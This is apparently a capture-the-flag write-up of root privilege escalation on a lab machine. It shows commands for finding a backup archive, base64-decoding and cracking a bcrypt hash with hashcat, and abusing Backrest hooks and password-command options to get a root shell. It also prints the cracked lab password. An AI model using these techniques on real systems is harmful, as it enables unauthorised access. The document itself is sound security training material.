
Then, look for http://127.0.0.1:9898




option 2: socks proxy



Turn on socks proxy on foxyproxy and visit http://127.0.0.1:9898



But I don't have credential for this. Let's check for files. gael is in sysadm group, which is custom group(over 1000)



I can find file that this group has access

```
find / -group sysadm 2>/dev/null
```

```
gael@artificial:~$ find / -group sysadm 2>/dev/null
/var/backups/backrest_backup.tar.gz
```

Decompress this file shows a lot of files inside

```
tar xvf backrest_backup.tar.gz
```

```
gael@artificial:~$ cp /var/backups/backrest_backup.tar.gz /dev/shm
gael@artificial:~$ cd /dev/shm
gael@artificial:/dev/shm$ tar xvf backrest_backup.tar.gz
backrest/
backrest/restic
backrest/oplog.sqlite-wal
backrest/oplog.sqlite-shm
backrest/.config/
backrest/.config/backrest/
backrest/.config/backrest/config.json
backrest/oplog.sqlite.lock
backrest/backrest
backrest/tasklogs/
backrest/tasklogs/logs.sqlite-shm
backrest/tasklogs/.inprogress/
backrest/tasklogs/logs.sqlite-wal
backrest/tasklogs/logs.sqlite
backrest/oplog.sqlite
backrest/jwt-secret
backrest/processlogs/
backrest/processlogs/backrest.log
backrest/install.sh
```

There's config.json file

```
gael@artificial:/dev/shm$ cat backrest/.config/backrest/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
```

It shows username and bcrypt password(but base64 encoded). Base64 decode it.


```
echo -n
'JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWno
vMFFP'| base64 -d
```

```
┌──[parrot@parrot]─[~/Documents/artificial]
└─$ echo -n 'JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP' | base64 -d
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO┌──[parrot@parrot]─[~/Documents/artificial]
└─$
```

It can be cracked in hashcat

```
PS C:\Users\yumia\Downloads\hashcat-6.2.6> .\hashcat.exe ..\backrest_root.hash ..\..\rockyou.txt -m 3200 --show
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO:!@#$%^
```


This cred lets me in




It can be exploited several ways

Option 1. Just restore the file from backup


Create repo with local directory uri




Add plan with the same setting, but set path for /root




Click backup now and it shows /root content




Click restore to path for root.txt. Put any value(blank is ok) and click restore twice



It shows link to download file




I can decompress this file and see the content




Option2. Add hook

Add command hook in repo




I start the listener and I immediately get a new root shell




Option3. Just run command in plan

I can run command by clicking run command




```
check --password-command <command>
```



I get root shell!